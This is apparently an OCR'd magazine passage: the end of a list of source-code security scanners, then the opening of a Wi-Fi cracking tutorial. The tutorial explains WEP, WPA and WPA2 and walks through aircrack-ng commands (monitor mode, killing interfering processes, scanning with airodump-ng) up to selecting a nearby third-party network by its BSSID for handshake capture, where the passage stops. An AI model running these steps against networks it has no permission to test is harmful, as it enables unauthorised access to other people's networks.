
- Brakeman - Brakeman is an open source vulnerability scanner specifically designed for Ruby on Rails applications.
- Codesake Dawn - Codesake Dawn is an open source security source code analyzer designed for Sinatra, Padrino for Ruby on Rails applications. It also works on non-web applications written in Ruby.
- FindBugs - Find Bugs (including a few security flaws) in Java programs.

- FindSecBugs - A security specific plugin for FindBugs that significantly improves FindBug's ability to find security vulnerabilities in Java programs.
- Flawfinder Flawfinder - Scans C and C++.
- Google CodeSearchDiggity - Uses Google Code Search to identify vulnerabilities in open source code projects hosted by Google Code, MS CodePlex, SourceForge, Github, and more. The tool comes with over 130 default searches that identify SQL injection, cross-site scripting (XSS), insecure remote and local file includes, hard-coded passwords, and much more. Essentially, Google CodeSearchDiggity provides a source code security analysis of nearly every single open source code project in existence – simultaneously.
- PMD - PMD scans Java source code and looks for potential code problems (this is a code quality tool that does not focus on security issues).
- PreFast (Microsoft) - PREfast is a static analysis tool that identifies defects in C/C++ programs. Last update 2006.
- RIPS - RIPS is a static source code analyzer for vulnerabilities in PHP web applications. Please see notes on the sourceforge.net site.
- SonarQube - Scans source code for more than 20 languages for bugs, vulnerabilities, and code smells. SonarQube IDE plugins for Eclipse, Visual Studio, and IntelliJ provided by SonarLint.
- VisualCodeGrepper (VCG) - Scans C/C++, C#, VB, PHP, Java, and PL/SQL for security issues and for comments which may indicate defective code. The config files can be used to carry out additional checks for banned functions or functions which commonly cause security issues.
- Xanitizer - Scans Java for security vulnerabilities, mainly via taint analysis. The tool comes with a number of predefined vulnerability detectors which can additionally be extended by the user.

Commercial Tools of This Type (Reference: OWASP Source Code Analysis Tools)

- AppScan Source (IBM)
- BlueClosure BC Detect (BlueClosure)
- bugScout (Buguroo Offensive Security) Latest generation source code analysis tool bugScout detects source code vulnerabilities and makes possible an accurate management of the life cycles due to its easy use.
- Codacy is free for open source projects, and integrates with tools such as Brakeman, Bandit, FindBugs, and a number of others. It offers security patterns for languages such as Python, Ruby, Scala, Java, Javascript and more.

- Contrast from Contrast Security Contrast performs code security without actually doing static analysis. Contrast does Interactive Application Security Testing (IAST), correlating runtime code & data analysis. It provides code level results without actually relying on static analysis.
- Coverity Code Advisor (Synopsys)
- CxSAST (Checkmarx)
- Fortify (HP)
- Julia - SaaS Java static analysis (JuliaSoft)
- KlocWork (KlocWork)
- Kiuwan - SaaS Software Quality & Security Analysis (an Optimyth company)
- Parasoft Test (Parasoft)
- PVS-Studio (PVS-Studio) For C/C++, C#
- Sentinel Source (Whitehat)
- Seeker (Synopsys) Seeker performs code security without actually doing static analysis. Seeker does Interactive Application Security Testing (IAST), correlating runtime code & data analysis with simulated attacks. It provides code level results without actually relying on static analysis.
- Source Patrol (Pentest)
- Veracode Static Analysis (Veracode)



Wireless Hacking Tools

by Souvik Mal

ABOUT THE AUTHOR

SOUVIK MAL

I harbor utmost interest in the fields of Ethical Hacking, Network Penetration Testing(Black-box), Web Application Penetration Testing and currently working as IT Security Analyst in my company Indian Cyber Security Solutions.

Everything about Ethical Hacking and Vulnerability Testing that I teach also fuels my urge to earn more knowledge in these fields and also helps share the same among others.

I believe that in the ever-growing hostile environment of Cyber space that we all include much of our daily activities, this article will help bring simple understandings about ethical hacking and its uses among all readers.

ABOUT THE COMPANY

INDIAN CYBER SECURITY SOLUTIONS

Indian Cyber Security Solutions is a rising platform with a mission to provide all possible cyber security solutions from large corporate companies to new emerging ones regardless of their sizes & kinds. Cyber criminals are warming up with latest innovative techniques & modus operandi to break through networks and open the floodgates for unauthorized access so as to get some valuable data and information about companies to exploit and take advantage of. Protecting corporate agencies, companies & organizations from these threats are the fundamental work that we are focused upon. In a nutshell, our main mission is to ensure that your data remains absolutely protected, safe and devoid of any unauthorized access from hackers and/or intruders.

So, as cyber security solution provider our aim is to utilize our vast long experience and knowledge in the field by executing the exposure that we have gained over all these years. As a part of our mission, the onus is on us to assure uninterrupted flawless services & maintenance to your company with which you can facilitate your business confidently without having to bother about the hovering, critical and the ever so delicate aspect of security. And when your customers are satisfied and your business runs swiftly we consider it as our own achievement taking pride in the fact that our mission is accomplished.

We know that everyone is curious about Wireless/Wi-Fi hacking. Even I was curious about Wi-Fi hacking when I was a teenager. But before hacking something, we need to be familiar with the working mechanism of Wi-Fi technology. So before starting, Here's a little a bit of information about Wi-Fi technology, mainly its security. And one more thing, this is totally for educational purposes only. Let's start…

The most common types of wireless security are Wired Equivalent Privacy (WEP) and Wi-Fi Protected Access (WPA). And the new one is Wi-Fi Protected Access II (WPA2).

1. Wired Equivalent Privacy (WEP): is the most widely used Wi-Fi security algorithm in the world. In 1999, the first versions of WEP weren't particularly strong, even for the time they were released, because U.S. restrictions on the export of various cryptographic technology led to manufacturers restricting their devices to only 64-bit encryption. Later when the restriction was removed, 128-bit encryption was implemented and remains the most common, though 256-bit has been released.

2. Wi-Fi Protected Access (WPA): It was formally adopted in 2003, a year before WEP was officially retired. The most common WPA configuration is WPA-PSK (Pre-Shared Key). The keys used by WPA are 256-bit. Some of the significant changes implemented with WPA included message integrity checks (to determine if an attacker had captured or altered packets passed between the access point and client) and the Temporal Key Integrity Protocol (TKIP). TKIP employs a per-packet key system that was radically more secure than fixed key used in the WEP system. TKIP was later superseded by Advanced Encryption Standard (AES).

3. Wi-Fi Protected Access II (WPA2): WPA has, as of 2006, been officially superseded by WPA2. One of the most significant changes between WPA and WPA2 was the mandatory use of AES algorithms and the introduction of CCMP (Counter Cipher Mode with Block Chaining Message Authentication Code Protocol) as a replacement for TKIP (still preserved in WPA2 as a fall-back system and for interoperability with WPA). Currently, the primary security vulnerability to the actual WPA2 system is an obscure one (and requires the attacker to already have access to the secured Wi-Fi network in order to gain access to certain keys and then perpetuate an attack against other devices on the network). As such, the security implications of the known WPA2 vulnerabilities are limited almost entirely to enterprise level networks and deserve little to no practical consideration in regard to home network security. Unfortunately, the same vulnerability that is the biggest hole in the WPA armour, the attack vector through the Wi-Fi Protected Setup (WPS), remains in modern WPA2-capable access points. Although breaking into a WPA/WPA2 secured network using this vulnerability requires anywhere from 2-14 hours of sustained effort with a modern computer, it is still a legitimate security concern and WPS should be disabled (and, if possible, the firmware of the access point should be flashed to a distribution that doesn't even support WPS so the attack vector is entirely removed).

Before cracking Wi-Fi, here is a basic list ranking the current Wi-Fi security methods available on any modern (post-2006) router, ordered from best to worst:

- WPA2+AES


- WPA+AES
- WPA+TKIP/AES
- WPA+TKIP
- WEP

Now it's time to crack a Wi-Fi using different tools that use different techniques.

➔Aircrack-ng:


This is the most popular tool that is used for Wi-Fi cracking. To execute an attack using this tool, you need a laptop loaded with a penetration testing OS, like Kali, BackBox, etc. Here I'm using BackBox and TP-LINK TL-WN722N. This tool comes preinstalled in any pentesting OS. If you want to download this tool, you'll get it here - https://github.com/aircrack-ng/aircrack-ng. Or visit the official website https://www.aircrack-ng.org. Now just follow the steps carefully.

Open terminal and type "***iwconfig***" to detect if there is any wireless interface and its name. Here the interface name is "***wlan0***" as shown in the picture below.




```
root@backbox:~# iwconfig
wlan0     IEEE 802.11bgn  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:off

lo        no wireless extensions.

eth0      no wireless extensions.

root@backbox:~#
```

Now we have to enable monitor mode on that particular interface. So, let's run this command as shown below "***airmon-ng start wlan0***"



```
root@backbox:~# airmon-ng start wlan0


Found 5 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!

PID     Name
729     avahi-daemon
756     avahi-daemon
838     NetworkManager
1227    dhclient
2514    wpa_supplicant


Interface       Chipset         Driver

wlan0           Atheros AR9271  ath9k - [phy0]
                                (monitor mode enabled on mon0)

root@backbox:~#
```


Oops. After executing the command, we get a message that "Found 5 process that could cause trouble. If `airodump-ng` `aireplay-ng` `airtun-ng` stops working after a short period of time, you may want to kill (some of) them!" and showing some process names with their PID (Process ID). And one more thing, it is also showing that (monitor mode enabled on mon0). Now we are going to kill those processes because we don't want any interruption during the whole process. So now, execute this command "`airmon-ng check kill`". This will check which process may interrupt and kill them.



```
root@backbox:~# airmon-ng check kill


Found 5 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!

PID     Name
729     avahi-daemon
756     avahi-daemon
838     NetworkManager
1227    dhclient
2514    wpa_supplicant
Killing all those processes...
root@backbox:~#
```

Now we are going to capture nearby traffic, for this we have to run this command "`airodump-ng mon0`". As soon as you run the command you'll get this window.

Note: "`mon0`" can vary on your machine like "`mon1/wlan0mon`"



```
 CH  2 ][ Elapsed: 16 s ][ 2016-07-06 12:31

 BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

 C8:3A:35:45:BE:E0   -1        0        2    0  11  -1   WPA              <length:  0>
 88:CE:FA:6F:C2:89  -63       11       67    0   1  54e  WPA2 CCMP   PSK  sankalita
 C4:E9:84:7A:E1:16  -75        8        0    0   4  54e. WPA2 CCMP   PSK  Baap ne net nhi dilwawa hai kya?
 6C:72:20:FB:88:3D  -81        5        0    0  11  54e  WPA2 CCMP   PSK  D-Link_DIR-600M
 1C:5F:2B:8D:89:FA  -82        3        4    0  11  54e  WPA2 CCMP   PSK  SKY_me
 00:17:7C:2D:F4:64  -82        5        0    0  11  54e. WPA2 CCMP   PSK  PARV
 E8:CC:18:BA:0A:FC  -82        4        0    0   1  54e  WPA  TKIP   PSK  BASU_ROY
 C4:12:F5:BA:90:38  -85        4        0    0  10  54e  WPA2 CCMP   PSK  Lions_Den
 60:E3:27:7D:E3:FA  -87        3        0    0  10  54e. WPA2 CCMP   PSK  TP-LINK_E3FA
 00:17:7C:41:DA:88  -88        2        0    0   6  54e. WPA2 CCMP   PSK  DIGISOL
 80:3F:5D:D1:EC:49  -91        2        0    0   5  54e  WPA2 CCMP   PSK  Wireless-N
 EC:08:6B:F6:EC:32  -91        2        0    0   8  54e. WPA2 CCMP   PSK  INDIAN BADASS
 60:E3:27:31:9E:A4  -92        2        0    0   5  54e. WPA2 CCMP   PSK  TP-LINK_9EA4

 BSSID              STATION            PWR   Rate    Lost    Frames  Probe

 C8:3A:35:45:BE:E0  98:0C:A5:17:8D:5D  -89    0 - 1e     0        5
 (not associated)   40:88:05:B2:2D:98  -56    0 - 1      1        5
 88:CE:FA:6F:C2:89  54:27:58:B1:F9:66  -64   0e- 0e      7       71
 1C:5F:2B:8D:89:FA  1C:3E:84:EB:25:0B   -1   0e- 0       0        4

root@backbox:~#
```

Here you can see lots of Wi-Fi networks with MAC Address of the Access Point (BSSID), how much data is transferring (#Data), Channel (CH), Encryption (ENC), what kind of Cipher is used for authentication (CIPHER), and Names of the Wi-Fi (AP) Access Point (ESSID). As soon as you get the target name here, press "Ctrl+C". This will stop scanning. Now select any as your target, as I targeted the highlighted one. We need only two things from here, BSSID and CH. Its BSSID is C4:E9:84:7A:E1:16, CH is 4. Now copy the BSSID. Now type "`airodump-ng --bssid C4:E9:84:7A:E1:16 -c 4 --write WPAcrack mon0`" in the terminal.

